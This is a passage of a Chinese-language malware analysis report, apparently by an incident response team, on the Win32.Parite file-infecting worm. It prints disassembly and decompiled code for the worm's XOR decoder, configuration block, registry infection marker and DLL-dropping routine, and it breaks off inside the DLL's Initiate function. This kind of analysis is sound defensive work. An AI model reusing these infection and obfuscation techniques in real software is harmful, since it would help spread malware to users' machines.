
蠕蟲惡意程式 Win32.Parite 深度分析與掃描程式

By IR Team

Published: 2023-02-14 · Archived: 2026-04-05 22:09:14 UTC

> TeamT5 資安事件應變團隊(Incident Response Team) 在某次事件調查中，發現受害主機中的執行檔遭受一款名為 Win32.Parite 的蠕蟲惡意程式感染。 受到感染的主機，會散播至其他執行檔並等待攻擊者連線；若連線成功後，攻擊者可在受感染的主機上執行各種通訊和數據收集行為，影響甚深。
>
> 我們於本文詳細分析該惡意程式，也開發掃描程式與說明解毒方式，協助企業提升資安防禦能量。 我們並呼籲尚在使用 WinXP/2003/7 等32位元作業系統的組織、企業，建議可以使用掃瞄程式來掃內網系統。

惡意程式 Win32.Parite 基本資訊




圖片來源: VirusTotal

惡意程式分析

Win32.Parite - Shellcode


TeamT5 取得惡意檔案，可以使用 Stud_PE 觀察，可以看到節區(Sections)裡面多了一個名稱為.heb節區，並且程式進入點(Entry Point)被指向該節區。Win32.Parite病毒的特徵，就是會將自己插入在最後一個節區，該節區名稱是隨機的字母組合。




進入點是一段小小的解碼程式(Decoder)，暫存器中的edx為xor解碼的運算數值，而esi為編碼資料的位址，edi為編碼資料的大小。解碼時，運算一次為4 bytes，全部處裡的範圍是0x43502E+4~0x43502E+0x59C，因為使用[push/pop] dword ptr [esi+edi]的手法，所以這裡的xor的目標位址才會是[esp]。


```
.heb_:00435000                  public start
.heb_:00435000 start:
.heb_:00435000                  mov     ebx, 126912h
.heb_:00435005                  mov     edx, 126912h
.heb_:0043500A                  dec     ebx
.heb_:0043500B                  mov     esi, (offset loc_43502D+1)
.heb_:00435010                  dec     edi
.heb_:00435011                  mov     edi, 59Ch
.heb_:00435016
.heb_:00435016 loc_435016:                              ; CODE XREF: .heb_:loc_43502D↓j
.heb_:00435016                  sub     ecx, 12h
.heb_:00435019                  push    dword ptr [esi+edi]
.heb_:0043501C                  push    126912h
.heb_:00435021                  pop     ebx
.heb_:00435022                  xor     [esp], edx
.heb_:00435025                  nop
.heb_:00435026                  pop     dword ptr [esi+edi]
.heb_:00435029                  dec     ebx
.heb_:0043502A                  sub     edi, 4
.heb_:0043502D
.heb_:0043502D loc_43502D:                              ; DATA XREF: .heb_:0043500B↑o
.heb_:0043502D                  jnz     short loc_435016
.heb_:0043502F                  nop
.heb_:00435030                  nop
.heb_:00435031                  nop
.heb_:00435032                  cli
.heb_:00435033                  adc     al, 13h
.heb_:00435035                  add     [edx], dl
.heb_:00435037                  imul    edx, [edx], 52691200h
.heb_:0043503D                  add     [edi+3Dh], bh
.heb_:00435040                  mov     dword ptr [eax], 1327C3h
```

在理解了上述的組語後，可以使用010 Editor來做XOR的運算。解開後可以發現是一段shellcode的程式碼。





有趣的是此蠕蟲惡意程式也有變形的功能，觀察三個被感染的檔案，從中發現到shellcode的指令都不一樣，但目的都是相同的，都是要取得解碼的運算數值、編碼資料的位址與編碼資料的大小。



解碼後，繼續分析shellcode程式碼，解開後的第一個組語的指令是一個call，下面緊接著是一個Parite自訂義的結構，裡面比較有趣的是原程式的進入點(OEP)是被編碼保護起來的。

```
.heb_:00435031                 nop
.heb_:00435032                 call    sub_4351B4
.heb_:00435032 ; ---------------------------------------------------------------------------
.heb_:00435037                 db 0
.heb_:00435038                 db 0
.heb_:00435039                 db 0
.heb_:0043503A                 dd 400000h              ; ImageBase
.heb_:0043503E                 dd 0D5546Dh             ; OEP(RVA) Encoded
.heb_:00435042                 dd 14ED1h               ; Length from last section end to pe end
.heb_:00435046                 dd 155ECh               ; DLL File Offset
.heb_:0043504A                 dd 802B200h             ; DLL File Size, MSB=08 is flags
.heb_:0043504E                 dd 0FFFFFFFFh
.heb_:00435052                 dd offset LoadLibraryA  ; Pointer IAT LoadLibrary & GetProcAddress
.heb_:00435056                 dd 42D58Ah              ; Kernel32.dll Import Name #1
.heb_:0043505A                 dd 42D598h              ; Kernel32.dll Import Name #2
.heb_:0043505E                 dd 0                    ; Kernel32.dll Import Table Offset
.heb_:00435062                 dd 0                    ; Kernel32.dll Import Table #1
.heb_:00435066                 dd 0                    ; Kernel32.dll Import Table #2
.heb_:0043506A                 dd 0DB38h               ; Kernel32.dll Import Table Offset
.heb_:0043506E                 dd 2D588h               ; Kernel32.dll Import Table #1
.heb_:00435072                 dd 2D596h               ; Kernel32.dll Import Table #2
.heb_:00435076                 dd 0                    ; Kernel32.dll Import Table Offset
.heb_:0043507A                 dd 0                    ; Kernel32.dll Import Table #1
.heb_:0043507E                 dd 0                    ; Kernel32.dll Import Table #2
.heb_:00435082                 dd 0
.heb_:00435086                 dd 0
.heb_:0043508A                 dd 0                    ; Original Section Data Start
.heb_:0043508E                 dd 0
.heb_:00435092                 dd 0
.heb_:00435096                 dd 0
.heb_:0043509A                 dd 0
.heb_:0043509E                 dd 0
.heb_:004350A2                 dd 0
.heb_:004350A6                 dd 0
.heb_:004350AA                 dd 0
.heb_:004350AE                 dd 0                    ; Original Section Data End
.heb_:004350B2                 dd 126912h              ; DLL xor Key
.heb_:004350B6 aKernel32Dll_0  db 'Kernel32.dll',0
.heb_:004350C3 aGettemppatha   db 'GetTempPathA',0
```

Shellcode的主程式的功能僅有幾項：


- GetDeclareAPI：取得要時用的API位址存於Stack
- RegQuery_PINF：查詢PINF機碼是否存在，內容存放病毒主體路徑
- Call_DLL_Initiate：呼叫主程式DLL中的Initiate，裡面包含解開EXE原始進入點
- Drop_DLL_File：如果PINF不存在時，會丟出病毒主體(DLL)及建立PINF登入檔機碼數值

```
char sub_4351B4()
{
  char v0; // bl
  char *v1; // edi
  char *v2; // esi
  char result; // al
  unsigned __int16 v4; // [esp+Ch] [ebp-140h]
  char v5; // [esp+Eh] [ebp-13Eh]
  char v6; // [esp+114h] [ebp-38h]
  char *retaddr; // [esp+150h] [ebp+4h]

  v0 = 0;
  v1 = retaddr - 5;
  v2 = retaddr + 127;                           // kernel32.dll
  result = GetDeclareAPI_435254((int (__stdcall **)(int))&v6, (int)(retaddr - 5), (int)v2);
  if ( result )
  {
    result = RegQuery_PINF_435360((int)&v4, (int)&v6, (int)v2);
    if ( result && v4 >= 9u )                   // infected
    {
      result = Call_DLL_Initiate_4353C8(&v5, &v6, v1, v2);
      v0 = result;
    }
    if ( !v0 )
    {                                           // not yet infected
      result = Drop_DLL_File_435400(&v5, &v6, v1);
      if ( result )
        result = Call_DLL_Initiate_4353C8(&v5, &v6, v1, v2);
    }
    retaddr = (char *)(*((_DWORD *)v1 + 2) + *((_DWORD *)v1 + 3));
  }
  return result;
}
```

Shellcode透過GetDeclareAPI(sub_435254)取得一些必要的Windows API後，接著透過RegQuery_PINF(sub_435360)查詢位於HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer的PINF鍵值。

```
.heb_:00435360 RegQuery_PINF_435360 proc near          ; CODE XREF: sub_4351B4+39↑p
.heb_:00435360
.heb_:00435360 var_8           = dword ptr -8
.heb_:00435360 var_4           = dword ptr -4
.heb_:00435360 arg_0           = dword ptr  8
.heb_:00435360 arg_4           = dword ptr  0Ch
.heb_:00435360 arg_8           = dword ptr  10h
.heb_:00435360
.heb_:00435360                 push    ebp
.heb_:00435361                 mov     ebp, esp
.heb_:00435363                 add     esp, 0FFFFFFF8h
.heb_:00435366                 lea     eax, [ebp+var_4]
.heb_:00435369                 push    ebx
.heb_:0043536A                 push    esi
.heb_:0043536B                 push    edi
.heb_:0043536C                 xor     ebx, ebx
.heb_:0043536E                 mov     edi, [ebp+arg_8]
.heb_:00435371                 mov     esi, [ebp+arg_4]
.heb_:00435374                 mov     [ebp+var_8], 106h
.heb_:0043537B                 push    eax
.heb_:0043537C                 push    20019h
.heb_:00435381                 lea     edx, [edi+0BDh] ; Software\Microsoft\Windows\CurrentVersion\Explorer
.heb_:00435387                 push    0
.heb_:00435389                 push    edx
.heb_:0043538A                 push    80000001h       ; HKEY_CURRENT_USER
.heb_:0043538F                 call    dword ptr [esi+2Ch] ; RegOpenKeyExA
.heb_:00435392                 test    eax, eax
.heb_:00435394                 jnz     short loc_4353BC
.heb_:00435396                 lea     ecx, [ebp+var_8]
.heb_:00435399                 add     edi, 0F0h
.heb_:0043539F                 push    ecx
.heb_:004353A0                 push    [ebp+arg_0]
.heb_:004353A3                 push    0
.heb_:004353A5                 push    0
.heb_:004353A7                 push    edi             ; PINF
.heb_:004353A8                 push    [ebp+var_4]
.heb_:004353AB                 call    dword ptr [esi+30h] ; RegQueryValueExA
.heb_:004353AE                 test    eax, eax
.heb_:004353B0                 setz    bl
.heb_:004353B3                 and     ebx, 1
.heb_:004353B6                 push    [ebp+var_4]
.heb_:004353B9                 call    dword ptr [esi+34h] ; RegCloseKey
```

在被感染的機器中可以看到PINF的數值內容是\x09\x00，這地方的9為病毒版本，以\x00分隔，後再接DLL路徑。



若該鍵值存在並且前2 bytes的數值大於等於9，shellcode會透過Call_DLL_Initate(sub_4353C8)載入病毒主體的DLL模組，並使用GetProcAddress取得Initiate函數位址，傳入000435032的組態位址後並且跳入執行。

```
.heb_:004353C8 Call_DLL_Initate_4353C8 proc near       ; CODE XREF: sub_4351B4+59↑p
.heb_:004353C8                                         ; sub_4351B4+86↑p
.heb_:004353C8
.heb_:004353C8 arg_0           = dword ptr  8
.heb_:004353C8 arg_4           = dword ptr  0Ch
.heb_:004353C8 arg_8           = dword ptr  10h
.heb_:004353C8 arg_C           = dword ptr  14h
.heb_:004353C8
.heb_:004353C8                 push    ebp
.heb_:004353C9                 mov     ebp, esp
.heb_:004353CB                 push    ebx
.heb_:004353CC                 mov     ebx, [ebp+arg_4]
.heb_:004353CF                 push    [ebp+arg_0]     ; PINF=\x09\x00C:\Users\User\AppData\Local\Temp\cft3B18.tmp
.heb_:004353D2                 call    dword ptr [ebx] ; LoadLibraryA
.heb_:004353D4                 test    eax, eax
.heb_:004353D6                 jz      short loc_4353F7
.heb_:004353D8                 mov     edx, [ebp+arg_C]
.heb_:004353DB                 add     edx, 0F5h
.heb_:004353E1                 push    edx             ; Initiate
.heb_:004353E2                 push    eax
.heb_:004353E3                 call    dword ptr [ebx+4] ; GetProcAddress
.heb_:004353E6                 test    eax, eax
.heb_:004353E8                 jz      short loc_4353F7
.heb_:004353EA                 push    [ebp+arg_8]     ; 00435032
.heb_:004353ED                 call    eax             ; Call export "Initate" from dll module
.heb_:004353EF                 test    al, al
.heb_:004353F1                 jz      short loc_4353F7
.heb_:004353F3                 mov     al, 1
.heb_:004353F5                 jmp     short loc_4353F9
.heb_:004353F7 ; ---------------------------------------------------------------------------
.heb_:004353F7
.heb_:004353F7 loc_4353F7:                             ; CODE XREF: Call_DLL_Initate_4353C8+E↑j
.heb_:004353F7                                         ; Call_DLL_Initate_4353C8+20↑j ...
.heb_:004353F7                 xor     eax, eax
.heb_:004353F9
.heb_:004353F9 loc_4353F9:                             ; CODE XREF: Call_DLL_Initate_4353C8+2D↑j
.heb_:004353F9                 pop     ebx
.heb_:004353FA                 pop     ebp
.heb_:004353FB                 retn    10h
```

若該鍵值不存在，shellcode則會透過Drop_DLL_File(sub_435400)將位在後方的病毒主體(DLL)解碼後丟出來，接著執行Call_DLL_Initate(sub_4353C8)載入病毒主體的DLL模組。

```
.heb_:00435400 Drop_DLL_File_435400 proc near          ; CODE XREF: sub_4351B4+70↑p
.heb_:00435400
.heb_:00435400 var_2914        = byte ptr -2914h
.heb_:00435400 var_114         = byte ptr -114h
.heb_:00435400 var_10          = byte ptr -10h
.heb_:00435400 var_C           = dword ptr -0Ch
.heb_:00435400 var_8           = dword ptr -8
.heb_:00435400 var_1           = byte ptr -1
.heb_:00435400 arg_0           = dword ptr  8
.heb_:00435400 arg_4           = dword ptr  0Ch
.heb_:00435400 arg_8           = dword ptr  10h
.heb_:00435400
.heb_:00435400                 push    ebp
.heb_:00435401                 mov     ebp, esp
.heb_:00435403                 push    eax
.heb_:00435404                 mov     eax, 2
.heb_:00435409
.heb_:00435409 loc_435409:                             ; CODE XREF: Drop_DLL_File_435400+11↓j
.heb_:00435409                 add     esp, 0FFFFF004h
.heb_:0043540F                 push    eax
.heb_:00435410                 dec     eax
.heb_:00435411                 jnz     short loc_435409
.heb_:00435413                 mov     eax, [ebp-4]
.heb_:00435416                 add     esp, 0FFFFF6F0h
.heb_:0043541C                 push    ebx
.heb_:0043541D                 push    esi
.heb_:0043541E                 push    edi
.heb_:0043541F                 mov     ebx, [ebp+arg_4]
.heb_:00435422                 mov     esi, [ebp+arg_0]
.heb_:00435425                 push    104h
.heb_:0043542A                 lea     eax, [ebp+var_114] ; Self EXE
.heb_:00435430                 push    eax
.heb_:00435431                 push    0
.heb_:00435433                 call    dword ptr [ebx+28h] ; GetModuleFileNameA
.heb_:00435436                 push    0
.heb_:00435438                 push    1
.heb_:0043543A                 push    3
.heb_:0043543C                 push    0
.heb_:0043543E                 push    1
.heb_:00435440                 lea     edx, [ebp+var_114]
.heb_:00435446                 push    80000000h
.heb_:0043544B                 push    edx
.heb_:0043544C                 call    dword ptr [ebx+10h] ; CreateFileA
.heb_:0043544F                 mov     edi, eax
.heb_:00435451                 cmp     edi, 0FFFFFFFFh
.heb_:00435454                 jz      loc_43558F
.heb_:0043545A                 lea     eax, [ebp+var_114]
.heb_:00435460                 push    eax
.heb_:00435461                 push    104h
.heb_:00435466                 call    dword ptr [ebx+8] ; GetTempPathA
.heb_:00435469                 call    dword ptr [ebx+24h] ; GetTickCount
```

而DLL的偏移位址(Offset)及檔案大小(Size)，還有編碼的XOR key，都可以在組態中看到。

```
.heb_:00435031                  nop
.heb_:00435032                  call    sub_4351B4
.heb_:00435032 ; ---------------------------------------------------------------------------
.heb_:00435037                  db 0
.heb_:00435038                  db 0
.heb_:00435039                  db 0
.heb_:0043503A                  dd 400000h              ; ImageBase
.heb_:0043503E                  dd 0D5546Dh             ; OEP(RVA) Encoded
.heb_:00435042                  dd 14ED1h               ; Length from last section end to pe end
.heb_:00435046                  dd 155ECh               ; DLL File Offset
.heb_:0043504A                  dd 802B200h             ; DLL File Size, MSB=08 is flags
.heb_:0043504E                  dd 0FFFFFFFFh
.heb_:00435052                  dd offset LoadLibraryA  ; Pointer IAT LoadLibrary & GetProcAddress
.heb_:00435056                  dd 42D58Ah              ; Kernel32.dll Import Name #1
.heb_:0043505A                  dd 42D598h              ; Kernel32.dll Import Name #2
.heb_:0043505E                  dd 0                    ; Kernel32.dll Import Table Offset
.heb_:00435062                  dd 0                    ; Kernel32.dll Import Table #1
.heb_:00435066                  dd 0                    ; Kernel32.dll Import Table #2
.heb_:0043506A                  dd 0DB38h               ; Kernel32.dll Import Table Offset
.heb_:0043506E                  dd 2D588h               ; Kernel32.dll Import Table #1
.heb_:00435072                  dd 2D596h               ; Kernel32.dll Import Table #2
.heb_:00435076                  dd 0                    ; Kernel32.dll Import Table Offset
.heb_:0043507A                  dd 0                    ; Kernel32.dll Import Table #1
.heb_:0043507E                  dd 0                    ; Kernel32.dll Import Table #2
.heb_:00435082                  dd 0
.heb_:00435086                  dd 0
.heb_:0043508A                  dd 0                    ; Original Section Data Start
.heb_:0043508E                  dd 0
.heb_:00435092                  dd 0
.heb_:00435096                  dd 0
.heb_:0043509A                  dd 0
.heb_:0043509E                  dd 0
.heb_:004350A2                  dd 0
.heb_:004350A6                  dd 0
.heb_:004350AA                  dd 0
.heb_:004350AE                  dd 0                    ; Original Section Data End
.heb_:004350B2                  dd 126912h              ; DLL xor Key
.heb_:004350B6 aKernel32Dll_0   db 'Kernel32.dll',0
.heb_:004350C3 aGettemppatha    db 'GetTempPathA',0
```

在Drop_DLL_File(sub_435400)函數裡面會呼叫Decoder_Content(sub_4355A0)函數，其內容是使用xor dword進行編解碼。

```
.heb_:004355A0 Decoder_Content_4355A0 proc near         ; CODE XREF: Drop_DLL_File_435400+112↑p
.heb_:004355A0                                          ; Drop_DLL_File_435400+160↑p
.heb_:004355A0
.heb_:004355A0 arg_0           = dword ptr  8
.heb_:004355A0 arg_4           = dword ptr  0Ch
.heb_:004355A0 arg_8           = dword ptr  10h
.heb_:004355A0
.heb_:004355A0                 push    ebp
.heb_:004355A1                 mov     ebp, esp
.heb_:004355A3                 push    ebx
.heb_:004355A4                 mov     ebx, [ebp+arg_0]
.heb_:004355A7                 mov     edx, [ebp+arg_4]
.heb_:004355AA                 mov     ecx, [ebp+arg_8]
.heb_:004355AD                 test    ecx, ecx
.heb_:004355AF                 jns     short loc_4355B4
.heb_:004355B1                 add     ecx, 3
.heb_:004355B4
.heb_:004355B4 loc_4355B4:                              ; CODE XREF: Decoder_Content_4355A0+F↑j
.heb_:004355B4                 sar     ecx, 2
.heb_:004355B7                 xor     eax, eax
.heb_:004355B9                 cmp     ecx, eax
.heb_:004355BB                 jle     short loc_4355C5
.heb_:004355BD
.heb_:004355BD loc_4355BD:                              ; CODE XREF: Decoder_Content_4355A0+23↓j
.heb_:004355BD                 xor     [edx+eax*4], ebx
.heb_:004355C0                 inc     eax
.heb_:004355C1                 cmp     ecx, eax
.heb_:004355C3                 jg      short loc_4355BD
.heb_:004355C5
.heb_:004355C5 loc_4355C5:                              ; CODE XREF: Decoder_Content_4355A0+1B↑j
.heb_:004355C5                 pop     ebx
.heb_:004355C6                 pop     ebp
.heb_:004355C7                 retn    0Ch
```

Win32.Parite - 病毒主體

解碼出來的DLL使用UPX加殼，病毒主體模組本身是使用Delphi所撰寫，所導出的Initiate函數第23行有一個解碼原始進入點(OEP)的函數。

```
char __cdecl Initiate(_DWORD **a1)
{
  char result; // al
  unsigned __int16 v2; // [esp+Ch] [ebp-13Ch]
  Registry::TRegistry *v3; // [esp+114h] [ebp-34h]
  HANDLE hObject; // [esp+118h] [ebp-30h]
